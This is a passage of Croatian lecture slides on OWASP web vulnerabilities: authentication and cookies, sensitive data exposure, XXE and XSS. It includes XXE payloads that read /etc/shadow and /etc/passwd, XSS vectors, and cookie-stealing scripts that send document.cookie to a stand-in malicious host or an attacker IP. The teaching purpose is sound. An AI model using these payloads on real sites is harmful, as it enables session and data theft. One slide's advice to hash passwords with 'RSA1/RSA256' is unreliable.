  - Može li napadač automatizirano pogoditi identifikator (*brute force*)?
  - Danas je potrebno barem 128 bitova, optimalno 256
- Kompleksnost i međuovisnost identifikatora sjednice
  - Kako ih generiramo za različite korisnike?
  - Entropija
- Sadržaj identifikatora sjednice
  - Mora biti potpuno nasumičan i neovisan o korisniku

# Loša autentifikacija – sigurni kolačići

- Zastavica *HTTPOnly* (<https://owasp.org/www-community/HttpOnly>)
  - Postavlja se zastavica kod predaje kolačića klijentu tj. pregledniku
  - Govori pregledniku da kolačiću može pristupiti isključivo poslužitelj kroz protokol HTTP
  - Važnije: ne smije mu pristupiti niti preglednik kroz JavaScript
  - Sprečavamo krađu kolačića putem XSS-a (Cross-site scripting)
  - Podešava se programski ili u postavkama poslužitelja / web-aplikacije
  - Funkcionirati će samo ako preglednici podržavaju!
- Kako još osigurati kolačiće?
  - slati ih isključivo putem TLS-a i omogućiti zastavicu *HTTPS only*
  - odrediti domenu i putanju za koju vrijedi
  - definirati vrijeme trajanja (*Expires/Max-Age*)

# Loša autentifikacija – otklanjanje ranjivosti (1)

- Višefaktorska autentifikacija – postavljaju se pitanja:
  - **što znam?**
    - lozinku, datum rođenja, osobna pitanja, ...
  - **što imam?**
    - OTP token, mobitel, tablicu s kodovima (banke nekada), ...
  - **što sam?**
    - biometrija, CAPTCHA (Completely Automated Public Turing test to tell Computers and Humans Apart)
- Novi sessionId kod svakog zahtjeva? → tokeni
- Dodatna autentifikacija kod osjetljivih akcija
  - APPLI 4 kod bankarstva
  - CSRF tokeni
- Čuvanje lozinki – **hash** i **SALT**
  - MD5 danas više nije dovoljan → preporuka RSA1, RSA2 ili čak RSA256
  - **Salting** je postupak umetanja niza poznatih znakova dogovorene dužine (prefiks, posfiks, infiks) u zaporku prije **hashiranja**
    - Problem – niz znakova u bazi zato da se zaporce uvijek mogu „jednako zasoliti“

# Loša autentifikacija – otklanjanje ranjivosti (2)


- Provjera valjanosti arhitekture sustava
  - autentifikacija bi trebala biti jednostavna, centralizirana i standardizirana
  - TLS treba štiti podatke za prijavu i *SessionID* tijekom cijele sjednice
- Sigurni dizajn → minimalne ovlasti po ulogama
- verifikacija implementacije
  - ne automatizirati
  - provjeriti sve funkcije vezane uz autentifikaciju
  - provjeriti da odjava uništava sve podatke o sjednici

# CAPTCHA

- Dvije vrste:
  - okvir za izbor (*checkbox*)
  - izazov (*challenge*)
- „The challenge is supposed to be easy for users, and hard for bots, but in fact, it's become quite the opposite.”
- Google reCAPTCHA biblioteka
  - A “CAPTCHA” is a turing test to tell human and bots apart. It is easy for humans to solve, but hard for “bots” and other malicious software to figure out. By adding reCAPTCHA to a site, you can block automated software while helping your welcome users to enter with ease.

checkbox

☐ I'm not a robot


  
reCAPTCHA  
[Privacy](#) - [Terms](#)

*If you see a green checkmark, congratulations! You've passed our robot test (yes, it's that easy). You can carry on with what you were doing.*

<https://support.google.com/recaptcha/>

I always be overthinking these

challenge



MemeZilla.com

### **3. Nesigurna pohrana osjetljivih podataka** ***(Sensitive Data Exposure)***



# Nesigurna pohrana osjetljivih podataka (1)

- *Sensitive data exposure*
- problem je često s identifikacijom osjetljivih podataka
  - ne identificiraju se svi osjetljivi podaci
  - ne identificiraju se mjesta na kojima se osjetljivi podaci nalaze
    - baze podataka, datoteke, direktoriji, logovi, backup, ...
  - ne zaštite se osjetljivi podaci na svim mjestima
- negativne posljedice:
  - napadači pristupe osjetljivim podacima i mijenjaju ih
  - pronalaze nove tajne i koriste ih u sljedećim napadima
  - sramoćenje tvrtke, nezadovoljstvo korisnika, gubitak povjerenja
  - troškovi čišćenja – forenzika, isprike, ponovno izdavanje kreditnih kartica, osiguranje...
  - sudske tužbe ili globe
- GDPR (General Data Protection Regulation)
  - koji podaci se smiju javno prikazati, a koji moraju biti potpuno uklonjeni ili anonimizirani

# Nesigurna pohrana osjetljivih podataka (2)

- Najčešći problemi
  - Podaci se pohranjuju kao običan tekst
    - U bazi, dnevničkim zapisima, na disku...
  - Podaci se prenose kao običan tekst
    - Unutar i izvan domene web-aplikacije
  - Korištenje zastarjelih algoritama za šifriranje
    - Šifriranje postoji („dobra praksa”) ali sustav, programske knjižnice za šifriranje i radni okviri nisu ažurirani
  - Korištenje slabih ključeva
    - Duljina ključa je, uz algoritam, najbitnija
  - Zaglavlja ne navode tip šifriranja podataka
    - Preglednici ne znaju kako rukovati podacima

# World's Biggest Data Breaches & Hacks

UPDATED: Oct 2021

size: records lost filter



UNIZG-FER

# Nesigurna pohrana osjetljivih podataka – otklanjanje ranjivosti

- Verifikacija arhitekture
  - identificirati sve osjetljive podatke i mjesta na kojima se pohranjuju
  - napraviti testne korisničke račune za testiranje napada
- Zaštita prikladnim mehanizmima
  - šifriranje podataka, baze podataka
- Prikladna upotreba mehanizama zaštite
  - snažni algoritmi – stvaranje, distribucija, zaštita i razmjena ključeva (asimetrični algoritmi)
- Ne pohranjivati podatke koji nisu potrebni
- Pratiti ranjivosti i nove preporuke za kript algoritme i duljine ključeva

## **4. Vanjski XML entiteti** ***(XML External Entity)***

# Vanjski XML entiteti (XXE) (1)

- *XML External Entity (XXE)*
  - često se naziva i “XML injection”
- Potencijalno ranjive su aplikacije koje parsiraju XML datoteke
  - pogotovo ako se ne provjerava od kuda dolazi XML
  - još više ako je u XML parseru omogućeno učitavanje vanjskih entiteta (*External Entity Resolution* ili *Loading*)
- Primjer:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///etc/shadow" >]><foo>&xxe;</foo>
<?xml version="1.0" encoding="ISO-8859-1"?> <!DOCTYPE foo [
<!ELEMENT foo ANY > <!ENTITY xxe SYSTEM
"http://www.attacker.com/text.txt" >]><foo>&xxe;</foo>
```

[https://owasp.org/www-community/vulnerabilities/XML\\_External\\_Entity\\_\(XXE\)\\_Processing](https://owasp.org/www-community/vulnerabilities/XML_External_Entity_(XXE)_Processing)

# Vanjski XML entiteti (XXE) (2)

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY>
  <!ENTITY bar "World ">
  <!ENTITY t1 "&bar;&bar;">
  <!ENTITY t2 "&t1;&t1;&t1;&t1;">
  <!ENTITY t3 "&t2;&t2;&t2;&t2;&t2;">
]>
<foo>
  Hello &t3;
</foo>
```

XXE payload

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo>
<foo> Hello World World World World World World
World World World World World World World
World World World World World World World
World World World World World World World
World World World World World World World
World World World World World World World </foo>
```

Billion Laughs attack

<https://www.acunetix.com/blog/articles/xml-external-entity-xxe-vulnerabilities/>

# Vanjski XML entiteti (XXE) (3)

POST http://example.com/xml HTTP/1.1


```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY>
  <!ENTITY xxe SYSTEM
    "file:///etc/passwd">
]>
<foo>
  &xxe;
</foo>
```

Dohvaćanje datoteke koja se nalazi na poslužitelju

POST http://example.com/xml HTTP/1.1

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY>
  <!ENTITY xxe SYSTEM
    "http://192.168.0.1/secret.txt">
]>
<foo>
  &xxe;
</foo>
```

Dohvaćanje datoteke na lokalnom intranetu, iza vatrozida



<https://www.acunetix.com/blog/articles/xml-external-entity-xxe-vulnerabilities/>



# Vanjski XML entiteti (XXE) – otklanjanje ranjivosti

- Otklanjanje problema:
  - Izbjegavati korištenje složenijih XML struktura ako ne treba
  - Proučiti i ažurirati postavke XML parsera vezano uz učitavanje ili interpretiranja vanjskih entiteta
  - Napraviti validaciju / sanitizaciju XML dokumenata prije parsiranja
- Neka programska rješenja koja mogu pomoći:
  - Popis alata za analizu izvornog koda aplikacija,  
[https://www.owasp.org/index.php/Source Code Analysis Tools](https://www.owasp.org/index.php/Source_Code_Analysis_Tools)
    - Mogu poslužiti za analizu XML parsiranja ali i samog XMLa

## **5. XSS (Cross-site scripting)**

# Cross-site scripting (XSS) (1)

- **Oblik napada u kojemu se podaci od napadača šalju u preglednik korisnika**
  - potencijalnim napadačima omogućava se umetanje i izvršavanje zlonamjernog skriptnog koda unutar ranjive stranice
  - korisnik ili njegovi povjerljivi podaci preusmjere s legitimnog na neki maliciozni web poslužitelj, čime se zaobilaze domenske restrikcije poslužitelja
  - često se XSS naziva i **JavaScript umetanje** (*JavaScript Injection*)
- **podaci su:**
  - pohranjeni u bazi podataka
  - rezultat su unosa u obrazac (*form, hidden, URL, itd...*)
  - poslani su izravno JavaScript klijentu (*phishing*)
- **najjednostavni primjer** korištenja XSS ranjivosti: → Primjer
  - `javascript:alert(document.cookie)` ubacivanje u HTML kod, npr. IMG tag, DIV blok, ili druge HTML, JS elemente (vektori napada)
- **posljedice:**
  - **krađa korisničkih sjednica** (*session hijacking*), **krađa osjetljivih podataka** (*password gathering/key logging; disclosure of end user files*), pisanje po stranici (*defacing*), preusmjeravanje korisnika na *phishing* ili *malware* sjedište (*page redirects*)
    - najgore: instalacija XSS-proxyja koji omogućuje napadaču da nadzire ponašanje korisnika na ranjivom sjedištu i preusmjerava ga drugdje

# Cross-site scripting (XSS) (2)

- Karakteristični načini umetanja zlonamjernog JavaScript koda:

Script tag (basic)	<code>&lt;SCRIPT SRC=http://ha.ckers.org/xss.js&gt;&lt;/SCRIPT&gt;</code>
Image src attribute	<code>&lt;IMG SRC=javascript:alert('XSS')&gt;</code>
Cookie content	<code>&lt;META HTTP-EQUIV="Set-Cookie" Content="USERID=&amp;lt;SCRIPT&amp;gt;alert('XSS')&amp;lt;/SCRIPT&amp;gt;"&gt;</code>
Style manipulation	<code>&lt;DIV STYLE="background-image: url(javascript:alert('XSS'))"&gt;</code>
Event handlers	<code>&lt;B ONMOUSEOVER=alert('foo')&gt;Click for foo&lt;/B&gt;</code>

→ Primjeri

**XSS Filter Evasion Cheat Sheet**


[https://cheatsheetseries.owasp.org/cheatsheets/XSS\\_Filter\\_Evasion\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/XSS_Filter_Evasion_Cheat_Sheet.html)

# Cross-site scripting (XSS) (3)

- *Cross-site scripting* ranjivost (i sigurnosne napade koji koriste XSS) dijelimo na tri vrste:
  1. **Jednokratni XSS sigurnosni nedostatak**
    - Drugi nazivi: **reflektirani** ili **neperzistentni** (*Reflected* ili *Non-persistent*)
    - XSS je dio URL-a i dovoljna je samo poveznica da se XSS izvede
    - Izvršava se na poslužitelju i klijentu
    - Najčešći i najjednostavaniji za implementaciju
  2. **Trajni XSS sigurnosni nedostatak**
    - Drugi nazivi: **pohranjeni** ili **perzistentni** (*Stored* ili *Persistent*)
    - XSS se pohranjuje na poslužitelju (tipično kao unos forme)
    - Izvršava se na poslužitelju i klijentu
  3. **Lokalni ili DOM XSS sigurnosni nedostatak**
    - Drugi nazivi: **nedostatak temeljen na DOM-u** (*Local* ili *DOM-based*)
    - Vrlo slično reflektiranom ali XSS mijenja samo DOM
    - Izvršava se samo na klijentu, poslužitelj ga ne provjerava (zato je opasan)

# Cross-site scripting (XSS) – reflektirani (1)

- Jednokratni, reflektirani ili neperzistentni je najjednostavniji i najčešći oblik XSS napada
- Učinkovit za preusmjeravanje i krađu login podataka
- Nije prikladan za krađu sjednice jer korisnici moraju kliknuti na poveznicu
- Napadač stvara link sa zlonamjernim podacima koji upućuje na ranjivu web stranicu i vara žrtvu da otvori link (*phishing*). Nakon što žrtva otvori link, ranjiva aplikacija uzima zlonamjerne podatke iz parametara, ugrađuje ih u HTML stranicu i vraća ih korisniku.



# Cross-site scripting (XSS) – reflektirani (2)

- Primjer procedure za iskorištavanje reflektiranog ili lokalnog XSS sigurnosnog propusta:
- 0) Ciljni korisnik posjećuje određeni legitimni web poslužitelj (npr. poslužitelj Ministarstva unutrašnjih poslova, MUP-a ili on-line dućan) na koji se prijavljuje putem korisničkog imena i zaporka te je u mogućnosti tamo trajno pohraniti osjetljive podatke, npr. informacije o kreditnoj kartici. Web poslužitelj sadrži ovaj XSS nedostatak.
- 1) **Napadač kreira zlonamjerni hiperlink** koji, osim URL-a legitimnog poslužitelja, sadrži i zlonamjerni skriptni kod.
- 2) **Napadač šalje zlonamjerni hiperlink** korisniku (npr. putem elektroničke pošte) tako da isti izgleda kao da potječe od strane legitimnog poslužitelja.
- 3) **Korisnik aktivira hiperlink**, pri čemu se legitimnom web poslužitelju šalje HTTP zahtjev za ranjivom web stranicom. Korisnik je prijavljen na legitimni poslužitelj.
- 4) **Legitimni web poslužitelj generira dinamičku web stranicu** tako da ista, zbog postojećeg XSS propusta, **sadrži umetnuti zlonamjerni skriptni kod** i šalje je korisniku kao HTTP odgovor.
- 5) **Zlonamjerni skriptni kod** iz zaprimljene web stranice **izvršava se** unutar korisnikovog web preglednika s istim ovlastima kao da je potekao od legitimnog poslužitelja.
- 6) **Zlonamjerni skriptni kod dohvaća korisnikove kolačiće** vezane uz legitimni poslužitelj. Dotični kolačići mogu sadržavati korisničke autentikacijske podatke ili informacije vezane za kreditnu karticu.
- 7) **Korisnikov web preglednik dobiva informaciju o preusmjeravanju** na maliciozni web poslužitelj koji je pod napadačevom kontrolom.
- 8) **Sakupljeni kolačići šalju se na maliciozni poslužitelj bez korisnikovog znanja**. Napadaču se otvara mogućnost krađe korisnikovog identiteta.

# Cross-site scripting (XSS) – reflektirani – primjer (1)

- Ranjiva web stranica:

[http://www.legitimni\\_posluzitelj.com/trazilica.php](http://www.legitimni_posluzitelj.com/trazilica.php)

```
<HTML>
  <BODY>
    Traženi pojam
    <?php
      echo $_GET['pojam']; // neprovjereni i nekodirani ispis traženog pojma
    ?>
    nije pronađen.
  </BODY>
</HTML>
```

- Korišteni zlonamjerni link:

```
http://www.legitimni_posluzitelj.com/trazilica.php?pojam=<script>document.
location='http://www.maliciozni_posluzitelj.com/napad.cgi?'+document.cooki
e</script>
```



## Cross-site scripting (XSS) – reflektirani – primjer (2)

//1. Upišemo ime:

Test

//2. Probamo prolazi li XSS:

```
<script>alert('XSS test');</script>
```

//3. Možemo li preusmjeriti korisnika na drugu stranicu?


```
<script>document.location.href='http://www.hr';</script>
```

//4. Korisnicima šaljemo poveznicu s lažiranom stranicom – klasičan phishing s redirekcijom!

```
http://192.168.43.183/dvwa/vulnerabilities/xss_r/?name=<script>document.location.href='http://www.hr';</script>
```

# Cross-site scripting (XSS) – pohranjeni (1)

- Trajni, pohranjeni ili perzistentni
- XSS se pohranjuje na poslužitelj u bazu podataka
- Tipičan način distribucije: objava na forumu, komentar na društvenim mrežama, ...
- Svi korisnici koji posjete stranicu učitavaju XSS (ne samo jedan kao kod *reflected*)
  - Više nije potreban društveni inženjering mailovima i phishing



# Cross-site scripting (XSS) – pohranjeni (2)

- Primjer procedure za iskorištavanje pohranjenog ili perzistentnog XSS sigurnosnog propusta:
  - 0) Legitimni web poslužitelj korisnicima omogućava trajno postavljanje poruka i ostalog sadržaja na svoje web stranice kako bi ih ostali korisnici mogli pregledavati. Web stranica koja zaprima spomenute korisničke podatke sadrži XSS nedostatak tipa 2.
  - 1) **Napadač na ranjivu web stranicu postavlja zlonamjernu poruku** koja sadrži i zlonamjerni skriptni kod. Naslov poruke osmišljen je tako da privuče što je više moguće korisnika. Takva poruka trajno je pohranjena na strani poslužitelja i prilikom svakog generiranja odgovarajuće dinamičke web stranice, poruka sa zlonamjernim kodom biti će uključena u nju.
  - 2) **Korisnik pristupa web stranici** s napadačevom porukom, tj. zatraži je od legitimnog web poslužitelja.
  - 3) **Korisnik je prijavljen** na legitimni poslužitelj.
  - 4) **Legitimni web poslužitelj generira dinamičku web stranicu s umetnutim zlonamjernim skriptnim kodom** i šalje je korisniku kao HTTP odgovor.
  - 5) **Zlonamjerni skriptni kod** iz zaprimljene web stranice **izvršava se** unutar korisnikovog web preglednika s istim ovlastima kao da je potekao od legitimnog poslužitelja.
  - 6) **Zlonamjerni skriptni kod dohvaća korisnikove kolačiće** vezane uz legitimni poslužitelj.
  - 7) **Korisnikov web preglednik dobiva informaciju** o preusmjeravanju na maliciozni web poslužitelj koji je pod napadačevom kontrolom.
  - 8) **Prikupljeni kolačići šalju se na maliciozni poslužitelj bez korisnikovog znanja**. Napadaču se otvara mogućnost krađe korisnikovog identiteta.

# Cross-site scripting (XSS) – pohranjeni – primjer (1)

- Napadačev hiperlink za postavljanje maliciozne poruke na ranjivu web stranicu:

```
http://www.legitimni_posluzitelj.com/unos.php?poruka=Lazna_poruka  
<script>document.location='http://www.maliciozni_posluzitelj.com/  
napad.cgi?'+document.cookie</script>
```

- Nakon što je zaprimljena, poruka se trajno pohranjuje na strani poslužitelja i dodjeljuje joj se neki ID, npr. 37.
- Ranjiva web stranica: [http://www.legitimni\\_posluzitelj.com/prikaz.php](http://www.legitimni_posluzitelj.com/prikaz.php)

```
<HTML>  
  <BODY>  
    <?php  
      $poruka = dohvati_poruku($_GET['poruka_id']); //dohvaćanje odgovarajuće  
poruke na temelju parametra poruka_id  
      echo $poruka; //neprovjereni i nekodirani ispis poruke  
    ?>  
  </BODY>  
</HTML>
```

- Link koji aktivira korisnik da bi pristupio poruci:

[http://www.legitimni\\_posluzitelj.com/prikaz.php?poruka\\_id=37](http://www.legitimni_posluzitelj.com/prikaz.php?poruka_id=37)

## Cross-site scripting (XSS) – pohranjeni – primjer (2)

//1. Upišemo ime:

Test

//2. Probamo prolazi li XSS:

```
<script>alert('XSS test');</script>
```

//3. Možemo li preusmjeriti korisnika na drugu stranicu?

```
<script>document.location.href='http://www.hr';</script>
```

//4. ...ili samo (je li ovo XSS?):

```
<iframe src="http://www.hr"></iframe>
```

//5. Probamo dobiti cookie:

```
<script>alert(document.cookie);</script>
```

//6. imamo preusmjeravanje i cookie - možemo li preusmjeriti cookie i ukrasti sjednicu?

# Cross-site scripting (XSS) – pohranjeni – primjer (3)

//1. Možemo li poslati podatke iz cookie-a na udaljeno računalo?

```
<script>
```

```
document.location.href='http://www.hr?test='+document.cookie;</script>
```

//2. ...ili na vlastito računalo?

```
<script>document.location.href='http://<IP-ADRESA-  
HTTPSERV:PORT/cookie=?'+document.cookie</script>
```

//3. Prije toga – moramo podesiti poslužitelj da sluša na ispravnom portu

